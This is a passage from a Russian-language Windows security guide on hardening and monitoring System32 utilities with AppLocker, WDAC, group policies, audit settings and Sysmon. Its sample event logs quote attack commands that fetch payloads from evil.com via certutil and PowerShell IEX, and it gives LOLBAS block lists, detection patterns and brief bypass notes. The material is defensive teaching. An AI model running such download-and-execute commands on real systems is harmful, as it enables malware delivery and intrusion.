5. **Тюнинг — непрерывный процесс.** Начальное развёртывание правил — это лишь начало. Ежедневная работа с false positives, обновление исключений и адаптация к инфраструктуре организации требуют постоянного внимания.

В следующей главе мы перейдём от обнаружения к противодействию и рассмотрим механизмы блокировки злоупотреблений нативными утилитами через AppLocker, Windows Defender Application Control и другие превентивные технологии.

Sigma-правила и конфигурации Sysmon, приведённые в этой главе, доступны в сопроводительном репозитории книги. Перед развёртыванием в продуктивной среде обязательно адаптируйте их под специфику вашей инфраструктуры.

Глава 26: Построение мониторинга и харденинг

Предыдущие главы раскрыли двойственную природу утилит System32: каждый инструмент, полезный администратору, потенциально опасен в руках атакующего. Эта глава переводит знания из теоретической плоскости в практическую — мы построим комплексную систему защиты и мониторинга, опираясь исключительно на нативные средства Windows и бесплатные инструменты Microsoft. От принципов харденинга до готовых скриптов реагирования на инциденты — здесь собрано всё, что необходимо для превращения знаний об атаках в эффективную оборону.

26.1. Стратегия харденинга System32

Принцип минимальных привилегий

Фундаментальный принцип безопасности — Principle of Least Privilege (PoLP) — применительно к утилитам System32 формулируется так: каждый пользователь и процесс должен иметь доступ только к тем утилитам, которые необходимы для выполнения его задач. Обычному офисному работнику не нужен `netsh`, бухгалтеру не нужен `wmic`, а разработчику — `reg.exe` с правами на запись в HKLM.

Реализация этого принципа опирается на три механизма:

1. **Контроль запуска приложений** — AppLocker, WDAC, Software Restriction Policies
2. **Управление правами** — ACL на исполняемые файлы, групповые политики
3. **Мониторинг и аудит** — обнаружение нештатного использования

Уровни защиты

Харденинг — это не бинарное состояние. Целесообразно определить три уровня:

Уровень 1 — Базовый (Baseline) Минимальные меры, применимые в любой среде без риска нарушения работы: - Включение расширенного аудита (command line logging, PowerShell logging) - Установка и настройка Sysmon - Блокировка наиболее опасных утилит для обычных пользователей (mshta, cmstp) - Отключение WSH для пользователей, которым он не нужен

Уровень 2 — Усиленный (Enhanced) Существенные ограничения, требующие тестирования в пилотной группе: - AppLocker в режиме Enforce - PowerShell Constrained Language Mode - Блокировка cmd.exe для обычных пользователей - Ограничение сетевых утилит через ACL - Централизованный сбор логов (WEF)

Уровень 3 — Максимальный (Maximum) Для высококритичных систем, где безопасность приоритетнее удобства: - WDAC с подписанными политиками - Credential Guard - Блокировка всех LOLBAS-утилит с точечными исключениями - Полный аудит всех процессов и сетевых соединений - Application whitelisting с минимальным набором разрешённых приложений

Баланс безопасности и функциональности

Важнейшее правило: **любое ограничение сначала тестируется в режиме аудита**. Агрессивный харденинг без тестирования парализует бизнес-процессы быстрее, чем любая атака. Порядок внедрения:

1. Включить аудит → собрать baseline (2-4 недели)
2. Проанализировать легитимное использование утилит
3. Создать исключения для бизнес-процессов
4. Включить ограничения в Audit mode → проверить (1-2 недели)
5. Перевести в Enforce mode
6. Непрерывно мониторить и корректировать

26.2. AppLocker политики для System32

Создание whitelist-политик

AppLocker — встроенный механизм контроля приложений, доступный в редакциях Enterprise и Education. Он позволяет создавать правила на основе пути, хэша файла или цифровой подписи издателя.

Стратегия whitelist (разрешить только явно одобренное) значительно надёжнее blacklist (заблокировать только известное плохое). Создание базовой whitelist-политики:

```
# Генерация правил по умолчанию — разрешить всё из System32 и Program Files
# Запуск от имени администратора
Import-Module AppLocker

# Создать политику с правилами по умолчанию
Get-AppLockerPolicy -Effective | Set-AppLockerPolicy -Merge

# Сгенерировать правила на основе установленного ПО
Get-AppLockerFileInformation -Directory "C:\Program Files" -Recurse `
    -FileType Exe | `
    New-AppLockerPolicy -RuleType Publisher,Hash `
    -User "Domain Users" -Optimize | `
    Set-AppLockerPolicy -Merge
```

Блокировка опасных утилит

Следующий пример XML-политики блокирует наиболее часто злоупотребляемые утилиты для группы обычных пользователей:

```xml
<AppLockerPolicy Version="1">
  <RuleCollection Type="Exe" EnforcementMode="Enabled">

    <!-- Правила по умолчанию: разрешить всё из Windows и Program Files -->
    <FilePathRule Id="921cc481-6e17-4653-8f75-050b80acca20"
                  Name="Разрешить Windows"
                  Description="Разрешить файлы из %WINDIR%"
                  UserOrGroupSid="S-1-1-0" Action="Allow">
      <Conditions>
        <FilePathCondition Path="%WINDIR%\*" />
      </Conditions>
    </FilePathRule>

    <!-- Блокировка LOLBAS утилит для Domain Users -->
    <FilePathRule Id="a1234567-b123-c123-d123-e12345678901"
                  Name="Блокировать mshta.exe"
                  Description="Блокировка mshta для обычных пользователей"
                  UserOrGroupSid="S-1-5-21-*-513" Action="Deny">
      <Conditions>
        <FilePathCondition Path="%WINDIR%\System32\mshta.exe" />
      </Conditions>
    </FilePathRule>

    <FilePathRule Id="a1234567-b123-c123-d123-e12345678902"
                  Name="Блокировать cmstp.exe"
                  Description="Блокировка cmstp для обычных пользователей"
                  UserOrGroupSid="S-1-5-21-*-513" Action="Deny">
      <Conditions>
        <FilePathCondition Path="%WINDIR%\System32\cmstp.exe" />
      </Conditions>
    </FilePathRule>

    <FilePathRule Id="a1234567-b123-c123-d123-e12345678903"
                  Name="Блокировать certutil.exe"
                  Description="Блокировка certutil для обычных пользователей"
                  UserOrGroupSid="S-1-5-21-*-513" Action="Deny">
      <Conditions>
        <FilePathCondition Path="%WINDIR%\System32\certutil.exe" />
      </Conditions>
    </FilePathRule>

    <FilePathRule Id="a1234567-b123-c123-d123-e12345678904"
                  Name="Блокировать msiexec.exe"
                  Description="Блокировка msiexec для обычных пользователей"
                  UserOrGroupSid="S-1-5-21-*-513" Action="Deny">
      <Conditions>
        <FilePathCondition Path="%WINDIR%\System32\msiexec.exe" />
      </Conditions>
    </FilePathRule>

    <FilePathRule Id="a1234567-b123-c123-d123-e12345678905"
                  Name="Блокировать regsvr32.exe"
                  Description="Блокировка regsvr32 для обычных пользователей"
                  UserOrGroupSid="S-1-5-21-*-513" Action="Deny">
      <Conditions>
        <FilePathCondition Path="%WINDIR%\System32\regsvr32.exe" />
      </Conditions>
    </FilePathRule>

    <FilePathRule Id="a1234567-b123-c123-d123-e12345678906"
                  Name="Блокировать rundll32.exe"
                  Description="Блокировка rundll32 для обычных пользователей"
                  UserOrGroupSid="S-1-5-21-*-513" Action="Deny">
      <Conditions>
        <FilePathCondition Path="%WINDIR%\System32\rundll32.exe" />
      </Conditions>
    </FilePathRule>

  </RuleCollection>

  <RuleCollection Type="Script" EnforcementMode="Enabled">

    <!-- Блокировать скрипты из пользовательских директорий -->
    <FilePathRule Id="b1234567-b123-c123-d123-e12345678901"
                  Name="Блокировать скрипты из %TEMP%"
                  Description="Запрет запуска скриптов из временных папок"
                  UserOrGroupSid="S-1-5-21-*-513" Action="Deny">
```

```
      <Conditions>
        <FilePathCondition Path="%TEMP%\*" />
      </Conditions>
    </FilePathRule>

    <FilePathRule Id="b1234567-b123-c123-d123-e12345678902"
                  Name="Блокировать скрипты из Downloads"
                  Description="Запрет запуска скриптов из папки загрузок"
                  UserOrGroupSid="S-1-5-21-*-513" Action="Deny">
      <Conditions>
        <FilePathCondition Path="%OSDRIVE%\Users\*\Downloads\*" />
      </Conditions>
    </FilePathRule>

  </RuleCollection>
</AppLockerPolicy>
```

Исключения для легитимного использования

Блокировка `rundll32.exe` может нарушить работу элементов панели управления, обновлений и некоторых приложений. Для таких случаев создаются точечные исключения:

```
# Пример: разрешить rundll32 только для запуска конкретных DLL
# через правила на основе хэша или издателя

# Найти все легитимные вызовы rundll32 из журнала AppLocker Audit
Get-WinEvent -LogName "Microsoft-Windows-AppLocker/EXE and DLL" |
    Where-Object { $_.Message -like "*rundll32*" -and $_.Id -eq 8003 } |
    Select-Object TimeCreated, Message |
    Export-Csv "C:\Temp\rundll32_audit.csv" -NoTypeInformation
```

Тестирование в Audit mode

Категорически запрещено переводить AppLocker в Enforce mode без предварительного тестирования:

```
# Шаг 1: Установить Audit mode для всех коллекций
Set-AppLockerPolicy -XMLPolicy "C:\Policies\applocker_policy.xml"

# Убедиться, что режим — AuditOnly
Get-AppLockerPolicy -Effective | Select-Object -ExpandProperty RuleCollections

# Шаг 2: Мониторить события AppLocker (Audit mode — Event ID 8003, 8006)
# 8003 = EXE was allowed but would have been blocked
# 8006 = Script was allowed but would have been blocked
Get-WinEvent -LogName "Microsoft-Windows-AppLocker/EXE and DLL" -MaxEvents 100 |
    Where-Object { $_.Id -in 8003,8004 } |
    Format-Table TimeCreated, Id, Message -AutoSize

# Шаг 3: Собрать статистику за 2 недели, проанализировать
# Шаг 4: Создать исключения для легитимных срабатываний
# Шаг 5: Перевести в Enforce mode
```

26.3. WDAC (Windows Defender Application Control)

Обзор и отличия от AppLocker

WDAC (ранее известный как Device Guard Code Integrity) — это механизм контроля приложений уровня ядра, значительно более надёжный, чем AppLocker. Если AppLocker работает как служба пользовательского режима (которую можно остановить), то WDAC применяется на уровне ядра и не может быть отключён непривилегированным пользователем.

Ключевые преимущества WDAC: - Работает на уровне ядра — невозможно обойти из пользовательского режима - Доступен во всех редакциях Windows 10/11 (начиная с 1903) - Поддерживает подписанные политики — защита от изменений даже администратором - Совместим с HVCI (Hypervisor-protected Code Integrity)

Создание CI-политик

```
# Создание базовой политики на основе эталонной системы
# Запуск на «золотом образе» — чистой настроенной рабочей станции

# Шаг 1: Сканирование системы и создание политики
New-CIPolicy -Level Publisher -Fallback Hash `
    -FilePath "C:\Policies\BasePolicy.xml" `
    -UserPEs

# Шаг 2: Добавление рекомендуемых блокировочных правил Microsoft
# Скачать актуальный список: https://aka.ms/WDACBlockRules
Merge-CIPolicy -OutputFilePath "C:\Policies\MergedPolicy.xml" `
    -PolicyPaths "C:\Policies\BasePolicy.xml", `
                 "C:\Policies\MicrosoftRecommendedBlockRules.xml"

# Шаг 3: Включение режима аудита
Set-RuleOption -FilePath "C:\Policies\MergedPolicy.xml" -Option 3

# Шаг 4: Конвертация в бинарный формат
ConvertFrom-CIPolicy -XmlFilePath "C:\Policies\MergedPolicy.xml" `
    -BinaryFilePath "C:\Windows\System32\CodeIntegrity\SIPolicy.p7b"
```

Рекомендуемые блокировочные правила Microsoft

Microsoft публикует список утилит, которые рекомендуется блокировать через WDAC. Этот список включает большинство LOLBAS-утилит:

```
<!-- Фрагмент рекомендуемых блокировочных правил -->
<FileRules>
  <!-- Блокировка addinprocess.exe -->
  <Deny ID="ID_DENY_ADDINPROCESS"
        FriendlyName="addinprocess.exe"
        FileName="addinprocess.exe" MinimumFileVersion="65535.65535.65535.65535" />

  <!-- Блокировка aspnet_compiler.exe -->
  <Deny ID="ID_DENY_ASPNET"
        FriendlyName="aspnet_compiler.exe"
        FileName="aspnet_compiler.exe" MinimumFileVersion="65535.65535.65535.65535" />

  <!-- Блокировка bginfo.exe (часть Sysinternals, но злоупотребляется) -->
  <Deny ID="ID_DENY_BGINFO"
        FriendlyName="bginfo.exe"
        FileName="bginfo.exe" MinimumFileVersion="65535.65535.65535.65535" />

  <!-- Блокировка cdb.exe -->
  <Deny ID="ID_DENY_CDB"
        FriendlyName="cdb.exe"
        FileName="cdb.exe" MinimumFileVersion="65535.65535.65535.65535" />

  <!-- Блокировка csi.exe -->
  <Deny ID="ID_DENY_CSI"
        FriendlyName="csi.exe"
        FileName="csi.exe" MinimumFileVersion="65535.65535.65535.65535" />

  <!-- Блокировка msbuild.exe -->
  <Deny ID="ID_DENY_MSBUILD"
        FriendlyName="msbuild.exe"
        FileName="msbuild.exe" MinimumFileVersion="65535.65535.65535.65535" />
</FileRules>
```

Signed vs Unsigned политики

Подписанные политики — это высший уровень защиты WDAC. После активации подписанной политики её невозможно отключить без подписи тем же сертификатом:

```
# Создание подписанной политики (требуется сертификат подписи кода)

# 1. Подготовить политику
Set-RuleOption -FilePath "C:\Policies\FinalPolicy.xml" -Option 3 -Delete  # Убрать Audi
Set-RuleOption -FilePath "C:\Policies\FinalPolicy.xml" -Option 6          # Unsigned Sy

# 2. Добавить правило обновления с сертификатом
Add-SignerRule -FilePath "C:\Policies\FinalPolicy.xml" `
    -CertificatePath "C:\Certs\WDACSigningCert.cer" `
    -Update

# 3. Конвертировать и подписать
ConvertFrom-CIPolicy -XmlFilePath "C:\Policies\FinalPolicy.xml" `
    -BinaryFilePath "C:\Policies\SIPolicy.p7b"

# Подписать с помощью signtool
& "C:\Program Files (x86)\Windows Kits\10\bin\x64\signtool.exe" sign `
    /f "C:\Certs\WDACSigningCert.pfx" `
    /p "CertPassword" `
    /fd sha256 `
    "C:\Policies\SIPolicy.p7b"
```

Внимание: подписанная политика без возможности её обновления может привести к полной неработоспособности системы. Всегда сохраняйте сертификат подписи и тестируйте на изолированных машинах.

Развёртывание через GPO и Intune

Через групповые политики:

1. Скопировать `SIPolicy.p7b` в сетевую папку
2. Создать GPO: Computer Configuration → Policies → Administrative Templates → System → Device Guard → Deploy Windows Defender Application Control
3. Указать путь к файлу политики

Через Intune (для облачных рабочих станций):

```
# Конвертация политики для Intune (формат .bin)
# Intune ожидает политику в формате Multiple Policy Format (1903+)

Set-CIPolicyIdInfo -FilePath "C:\Policies\IntunePolicy.xml" `
    -PolicyName "Corporate WDAC Policy" `
    -PolicyId "CorpWDAC-v1.0"

# Установить формат множественных политик
Set-CIPolicyVersion -FilePath "C:\Policies\IntunePolicy.xml" -Version "10.0.0.0"

ConvertFrom-CIPolicy -XmlFilePath "C:\Policies\IntunePolicy.xml" `
    -BinaryFilePath "C:\Policies\{PolicyGUID}.cip"
```

Пример: блокировка LOLBAS-утилит

Комплексная политика для блокировки наиболее опасных утилит:

```
# Создание дополнительной политики для блокировки LOLBAS
$LolbasBlock = @"
<?xml version="1.0" encoding="utf-8"?>
<SiPolicy xmlns="urn:schemas-microsoft-com:sipolicy">
  <VersionEx>10.0.0.0</VersionEx>
  <PolicyTypeID>{A244370E-44C9-4C06-B551-F6016E563076}</PolicyTypeID>
  <PlatformID>{2E07F7E4-194C-4D20-B7C9-6F44A6C5A234}</PlatformID>
  <Rules>
    <Rule><Option>Enabled:Audit Mode</Option></Rule>
    <Rule><Option>Enabled:UMCI</Option></Rule>
  </Rules>
  <FileRules>
    <Deny ID="ID_DENY_MSHTA" FriendlyName="mshta.exe"
          FileName="mshta.exe" MinimumFileVersion="65535.65535.65535.65535"/>
    <Deny ID="ID_DENY_CMSTP" FriendlyName="cmstp.exe"
          FileName="cmstp.exe" MinimumFileVersion="65535.65535.65535.65535"/>
    <Deny ID="ID_DENY_CERTUTIL" FriendlyName="certutil.exe"
          FileName="certutil.exe" MinimumFileVersion="65535.65535.65535.65535"/>
    <Deny ID="ID_DENY_BITSADMIN" FriendlyName="bitsadmin.exe"
          FileName="bitsadmin.exe" MinimumFileVersion="65535.65535.65535.65535"/>
    <Deny ID="ID_DENY_WSCRIPT" FriendlyName="wscript.exe"
          FileName="wscript.exe" MinimumFileVersion="65535.65535.65535.65535"/>
    <Deny ID="ID_DENY_CSCRIPT" FriendlyName="cscript.exe"
          FileName="cscript.exe" MinimumFileVersion="65535.65535.65535.65535"/>
  </FileRules>
  <SigningScenarios>
    <SigningScenario Value="12" ID="ID_SIGNINGSCENARIO_USERMODE"
                     FriendlyName="User Mode Signing Scenario">
      <ProductSigners>
        <DeniedSigners/>
        <FileRulesRef>
          <FileRuleRef RuleID="ID_DENY_MSHTA"/>
          <FileRuleRef RuleID="ID_DENY_CMSTP"/>
          <FileRuleRef RuleID="ID_DENY_CERTUTIL"/>
          <FileRuleRef RuleID="ID_DENY_BITSADMIN"/>
          <FileRuleRef RuleID="ID_DENY_WSCRIPT"/>
          <FileRuleRef RuleID="ID_DENY_CSCRIPT"/>
        </FileRulesRef>
      </ProductSigners>
    </SigningScenario>
  </SigningScenarios>
</SiPolicy>
"@

$LolbasBlock | Out-File "C:\Policies\LOLBAS_Block.xml" -Encoding UTF8
```

26.4. Групповые политики для ограничения

Script Execution Policies

Групповые политики — основной инструмент централизованного управления ограничениями в доменной среде.

Ограничение PowerShell Execution Policy через GPO:

Путь: `Computer Configuration → Policies → Administrative Templates → Windows Components → Windows PowerShell → Turn on Script Execution`

Значение: **Allow only signed scripts** (AllSigned)

```
# Проверка текущей политики выполнения
Get-ExecutionPolicy -List

# Ожидаемый результат после применения GPO:
# Scope             ExecutionPolicy
# -----             ---------------
# MachinePolicy     AllSigned
# UserPolicy        AllSigned
# Process           Undefined
# CurrentUser       Undefined
# LocalMachine      Undefined
```

Важно: ExecutionPolicy — это не механизм безопасности. Она легко обходится через `powershell -ep bypass`. Это лишь первый слой, который должен дополняться другими мерами.

Блокировка WSH (Windows Script Host)

WSH — один из наиболее злоупотребляемых механизмов. Файлы `.vbs`, `.js`, `.wsf` используются в большинстве фишинговых атак:

```
; Полное отключение WSH через реестр (применяется через GPO Preferences)
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Script Host\Settings]
"Enabled"=dword:00000000

; Отключение для конкретных пользователей
[HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows Script Host\Settings]
"Enabled"=dword:00000000
```

Через групповую политику (GPO Preferences → Registry):

```
Hive:  HKEY_LOCAL_MACHINE
Path:  SOFTWARE\Microsoft\Windows Script Host\Settings
Name:  Enabled
Type:  REG_DWORD
Value: 0
```

При попытке запуска скрипта пользователь получит сообщение: «Windows Script Host access is disabled on this machine.»

Ограничение PowerShell: Constrained Language Mode

Constrained Language Mode (CLM) — мощный механизм, ограничивающий PowerShell набором базовых командлетов и запрещающий вызов .NET-классов, COM-объектов и Add-Type:

```
# Проверить текущий режим
$ExecutionContext.SessionState.LanguageMode
# FullLanguage — полный доступ (по умолчанию)
# ConstrainedLanguage — ограниченный режим

# Что заблокировано в Constrained Language Mode:
# - [System.Reflection.Assembly]::LoadFile() — загрузка произвольных сборок
# - Add-Type — компиляция C# кода на лету
# - New-Object -ComObject — создание COM-объектов
# - Invoke-Expression с произвольным кодом
# - Доступ к .NET-классам напрямую
```

CLM активируется автоматически при наличии политики WDAC с UMCI (User Mode Code Integrity). Это наиболее надёжный способ. Альтернативный метод — через переменную окружения (менее надёжен, так как может быть сброшен):

```
# Менее надёжный метод — через системную переменную
# Применяется через GPO Preferences → Environment
[System.Environment]::SetEnvironmentVariable('__PSLockdownPolicy', '4', 'Machine')
```

Рекомендация: используйте CLM только в связке с WDAC. Изолированная установка через переменную окружения обходится переименованием `powershell.exe`.

Отключение cmd.exe для обычных пользователей

```
Путь GPO: User Configuration → Policies → Administrative Templates →
          System → Prevent access to the command prompt

Значение: Enabled
Disable the command prompt script processing: Yes
```

Это ограничение распространяется как на интерактивный запуск `cmd.exe`, так и на выполнение `.bat`/`.cmd` файлов (если выбрано «Yes»).

Ограничение доступа к утилитам через ACL

Прямое изменение ACL на исполняемых файлах System32 — метод, который Microsoft не рекомендует (может нарушить обновления Windows), но который применяется в высокозащищённых средах:

```
# Пример: ограничить доступ к mshta.exe
# ВНИМАНИЕ: перед изменениями сделайте резервную копию ACL

# Сохранить текущие ACL
$acl = Get-Acl "C:\Windows\System32\mshta.exe"
$acl | Export-Clixml "C:\Backup\mshta_acl.xml"

# Запретить выполнение для группы Domain Users
$rule = New-Object System.Security.AccessControl.FileSystemAccessRule(
    "DOMAIN\Domain Users",
    "ReadAndExecute",
    "Deny"
)
$acl.AddAccessRule($rule)
Set-Acl "C:\Windows\System32\mshta.exe" $acl

# Восстановление ACL при необходимости
$originalAcl = Import-Clixml "C:\Backup\mshta_acl.xml"
Set-Acl "C:\Windows\System32\mshta.exe" $originalAcl
```

Предупреждение: после крупных обновлений Windows ACL на системных файлах могут быть сброшены. Необходим механизм регулярной проверки и повторного применения.

Блокировка через Software Restriction Policies (SRP)

SRP — предшественник AppLocker, доступный во всех редакциях Windows:

```
GPO путь: Computer Configuration → Policies → Windows Settings →
          Security Settings → Software Restriction Policies

1. Создать Software Restriction Policies (правый клик → New)
2. Дополнительные правила → New Path Rule:
   - Путь: %WINDIR%\System32\mshta.exe
   - Security Level: Disallowed

3. Повторить для каждой утилиты:
   - %WINDIR%\System32\cmstp.exe
   - %WINDIR%\System32\regsvr32.exe (если не требуется)
   - %WINDIR%\System32\msiexec.exe (осторожно — нужен для установки ПО)
   - %WINDIR%\SysWOW64\mshta.exe (не забыть 32-битные версии!)
   - %WINDIR%\SysWOW64\cmstp.exe
   - %WINDIR%\SysWOW64\regsvr32.exe
```

Критическая ошибка: блокировка только 64-битных версий утилит. Всегда блокируйте и в `System32`, и в `SysWOW64`.

26.5. Настройка аудита

Полная конфигурация auditpol

Стандартная конфигурация аудита Windows совершенно недостаточна для обнаружения атак. Расширенная настройка через `auditpol`:

```
@echo off
REM ═══ Полная конфигурация аудита для обнаружения атак ═══
REM Применять через GPO или скрипт при загрузке

REM --- Account Logon ---
auditpol /set /subcategory:"Credential Validation" /success:enable /failure:enable
auditpol /set /subcategory:"Kerberos Authentication Service" /success:enable /failure:e
auditpol /set /subcategory:"Kerberos Service Ticket Operations" /success:enable /failu

REM --- Account Management ---
auditpol /set /subcategory:"Computer Account Management" /success:enable /failure:enab
auditpol /set /subcategory:"Security Group Management" /success:enable /failure:enable
auditpol /set /subcategory:"User Account Management" /success:enable /failure:enable

REM --- Detailed Tracking (КРИТИЧЕСКИ ВАЖНО) ---
auditpol /set /subcategory:"Process Creation" /success:enable /failure:enable
auditpol /set /subcategory:"Process Termination" /success:enable
auditpol /set /subcategory:"DPAPI Activity" /success:enable /failure:enable
auditpol /set /subcategory:"Plug and Play Events" /success:enable

REM --- Logon/Logoff ---
auditpol /set /subcategory:"Logon" /success:enable /failure:enable
auditpol /set /subcategory:"Logoff" /success:enable
auditpol /set /subcategory:"Special Logon" /success:enable
auditpol /set /subcategory:"Account Lockout" /failure:enable
auditpol /set /subcategory:"Other Logon/Logoff Events" /success:enable /failure:enable

REM --- Object Access ---
auditpol /set /subcategory:"File System" /success:enable /failure:enable
auditpol /set /subcategory:"Registry" /success:enable /failure:enable
auditpol /set /subcategory:"SAM" /success:enable /failure:enable
auditpol /set /subcategory:"Kernel Object" /success:enable /failure:enable
auditpol /set /subcategory:"Removable Storage" /success:enable /failure:enable

REM --- Policy Change ---
auditpol /set /subcategory:"Audit Policy Change" /success:enable /failure:enable
auditpol /set /subcategory:"Authentication Policy Change" /success:enable
auditpol /set /subcategory:"Authorization Policy Change" /success:enable

REM --- Privilege Use ---
auditpol /set /subcategory:"Sensitive Privilege Use" /success:enable /failure:enable

REM --- System ---
auditpol /set /subcategory:"Security State Change" /success:enable /failure:enable
auditpol /set /subcategory:"Security System Extension" /success:enable /failure:enable
auditpol /set /subcategory:"System Integrity" /success:enable /failure:enable

REM --- Проверка ---
auditpol /get /category:*
echo Конфигурация аудита применена.
```

Command Line Logging (Event ID 4688)

Одна из важнейших настроек — включение записи командной строки в события создания процессов:

```
GPO путь: Computer Configuration → Policies → Administrative Templates →
          System → Audit Process Creation →
          Include command line in process creation events

Значение: Enabled
```

После включения событие 4688 (Process Creation) будет содержать поле `Process Command Line`:

```
Log Name:      Security
Event ID:      4688
Subject:
    Security ID:    CORP\jsmith
    Account Name:   jsmith
Process Information:
    New Process Name: C:\Windows\System32\certutil.exe
    Process Command Line: certutil -urlcache -split -f http://evil.com/payload.exe C:\
    Creator Process Name: C:\Windows\System32\cmd.exe
```

Именно это поле позволяет обнаружить злоупотребление утилитами System32.

PowerShell Script Block Logging

```
GPO путь: Computer Configuration → Policies → Administrative Templates →
          Windows Components → Windows PowerShell →
          Turn on PowerShell Script Block Logging

Значение: Enabled
Log script block invocation start / stop events: Enabled (опционально)
```

Script Block Logging записывает весь код PowerShell, который фактически выполняется, включая деобфусцированный:

```
Log Name:      Microsoft-Windows-PowerShell/Operational
Event ID:      4104
ScriptBlock Text:
    IEX (New-Object Net.WebClient).DownloadString('http://evil.com/payload.ps1')
```

Даже если атакующий использует многоуровневую обфускацию, Script Block Logging записывает финальный деобфусцированный код.

PowerShell Module Logging

```
GPO путь: Computer Configuration → Policies → Administrative Templates →
          Windows Components → Windows PowerShell →
          Turn on Module Logging

Значение: Enabled
Module Names: * (все модули)
```

Module Logging записывает в журнал каждую команду конвейера PowerShell с параметрами, что даёт детальную картину выполнения скриптов.

PowerShell Transcription

```
GPO путь: Computer Configuration → Policies → Administrative Templates →
          Windows Components → Windows PowerShell →
          Turn on PowerShell Transcription

Значение: Enabled
Transcript output directory: \\FileServer\PSTranscripts$\
Include invocation headers: Enabled
```

Transcription создаёт текстовые файлы с полным содержимым каждой сессии PowerShell. Сетевая папка предотвращает удаление транскриптов локально.

```
# Структура файла транскрипта:
# **********************
# Windows PowerShell transcript start
# Start time: 20260320143025
# Username: CORP\jsmith
# RunAs User: CORP\jsmith
# Machine: WORKSTATION01
# **********************
# PS C:\Users\jsmith> whoami /priv
# ...вывод команды...
# PS C:\Users\jsmith> net user admin P@ssw0rd /add
# ...
```

WMI Activity Logging

WMI часто используется для lateral movement и персистентности. Включение расширенного логирования:

```
# WMI Activity записывается в:
# Microsoft-Windows-WMI-Activity/Operational

# Включить через wevtutil
wevtutil sl Microsoft-Windows-WMI-Activity/Operational /e:true

# Увеличить размер журнала
wevtutil sl Microsoft-Windows-WMI-Activity/Operational /ms:104857600

# Мониторинг подозрительных WMI-событий
Get-WinEvent -LogName "Microsoft-Windows-WMI-Activity/Operational" |
    Where-Object { $_.Message -like "*CommandLineEventConsumer*" -or
                   $_.Message -like "*ActiveScriptEventConsumer*" } |
    Format-List TimeCreated, Message
```

26.6. Sysmon: развёртывание и конфигурация

Зачем нужен Sysmon

Sysmon (System Monitor) — бесплатная утилита от Microsoft Sysinternals, которая значительно расширяет возможности стандартного журнала событий. Sysmon записывает:

- Создание процессов с полной командной строкой и хэшами
- Сетевые соединения с привязкой к процессам
- Загрузку DLL
- Создание файлов
- Изменения реестра
- Операции с именованными каналами (named pipes)
- WMI-события
- DNS-запросы (начиная с версии 10)

Установка

```
:: Скачать Sysmon с https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon
:: Установка с конфигурацией
sysmon64.exe -accepteula -i sysmonconfig.xml

:: Обновление конфигурации без переустановки
sysmon64.exe -c sysmonconfig.xml

:: Проверка статуса
sysmon64.exe -c
```

SwiftOnSecurity config vs Olaf Hartong config

Существуют два основных community-конфига для Sysmon:

SwiftOnSecurity/sysmon-config — консервативная конфигурация, ориентированная на минимизацию шума. Подходит для начального развёртывания:

- Минимальный объём событий
- Хорошая фильтрация легитимного трафика
- Меньшая нагрузка на систему

Olaf Hartong/sysmon-modular — модульная конфигурация, более агрессивная в сборе данных:

- Модульная структура — можно включать/отключать отдельные блоки
- Привязка к MITRE ATT&CK Framework
- Больше данных — больше возможностей для обнаружения

Рекомендация: начните с SwiftOnSecurity, затем постепенно добавляйте модули из Olaf Hartong по мере роста зрелости SOC.

Оптимальная конфигурация для мониторинга утилит System32

```
<Sysmon schemaversion="4.90">
  <HashAlgorithms>md5,sha256,IMPHASH</HashAlgorithms>
  <DnsLookup>False</DnsLookup>

  <EventFiltering>

    <!-- Event ID 1: Process Creation — ключевой источник данных -->
    <RuleGroup name="ProcessCreate" groupRelation="or">
      <ProcessCreate onmatch="include">

        <!-- LOLBAS утилиты — логировать всегда -->
        <Image condition="end with">mshta.exe</Image>
        <Image condition="end with">cmstp.exe</Image>
        <Image condition="end with">certutil.exe</Image>
        <Image condition="end with">regsvr32.exe</Image>
        <Image condition="end with">rundll32.exe</Image>
        <Image condition="end with">msiexec.exe</Image>
        <Image condition="end with">bitsadmin.exe</Image>
        <Image condition="end with">wscript.exe</Image>
        <Image condition="end with">cscript.exe</Image>
        <Image condition="end with">wmic.exe</Image>
        <Image condition="end with">msbuild.exe</Image>
        <Image condition="end with">installutil.exe</Image>
        <Image condition="end with">regasm.exe</Image>
        <Image condition="end with">regsvcs.exe</Image>
        <Image condition="end with">control.exe</Image>

        <!-- Сетевые утилиты -->
        <Image condition="end with">netsh.exe</Image>
        <Image condition="end with">net.exe</Image>
        <Image condition="end with">net1.exe</Image>
        <Image condition="end with">nslookup.exe</Image>
        <Image condition="end with">nltest.exe</Image>

        <!-- Утилиты работы с учётными данными -->
        <Image condition="end with">cmdkey.exe</Image>
        <Image condition="end with">vaultcmd.exe</Image>

        <!-- Утилиты для разведки -->
        <Image condition="end with">whoami.exe</Image>
        <Image condition="end with">systeminfo.exe</Image>
        <Image condition="end with">tasklist.exe</Image>
        <Image condition="end with">qprocess.exe</Image>
        <Image condition="end with">query.exe</Image>

        <!-- Планировщик задач -->
        <Image condition="end with">schtasks.exe</Image>
        <Image condition="end with">at.exe</Image>

        <!-- Реестр -->
        <Image condition="end with">reg.exe</Image>

        <!-- Подозрительные родительские процессы -->
        <ParentImage condition="end with">winword.exe</ParentImage>
        <ParentImage condition="end with">excel.exe</ParentImage>
        <ParentImage condition="end with">powerpnt.exe</ParentImage>
        <ParentImage condition="end with">outlook.exe</ParentImage>

        <!-- Подозрительные директории запуска -->
        <Image condition="contains">\Users\Public\</Image>
        <Image condition="contains">\Temp\</Image>
        <Image condition="contains">\AppData\</Image>
        <Image condition="contains">\ProgramData\</Image>

        <!-- Подозрительные командные строки -->
        <CommandLine condition="contains">-urlcache</CommandLine>
        <CommandLine condition="contains">-decode</CommandLine>
        <CommandLine condition="contains">-encode</CommandLine>
        <CommandLine condition="contains">downloadstring</CommandLine>
        <CommandLine condition="contains">downloadfile</CommandLine>
        <CommandLine condition="contains">invoke-expression</CommandLine>
        <CommandLine condition="contains">iex</CommandLine>
        <CommandLine condition="contains">-encodedcommand</CommandLine>
        <CommandLine condition="contains">-enc </CommandLine>
```

```
      <CommandLine condition="contains">bypass</CommandLine>
      <CommandLine condition="contains">-noprofile</CommandLine>
      <CommandLine condition="contains">-windowstyle hidden</CommandLine>
      <CommandLine condition="contains">frombase64</CommandLine>

    </ProcessCreate>
  </RuleGroup>

  <!-- Event ID 3: Network Connection — сетевые соединения -->
  <RuleGroup name="NetworkConnect" groupRelation="or">
    <NetworkConnect onmatch="include">
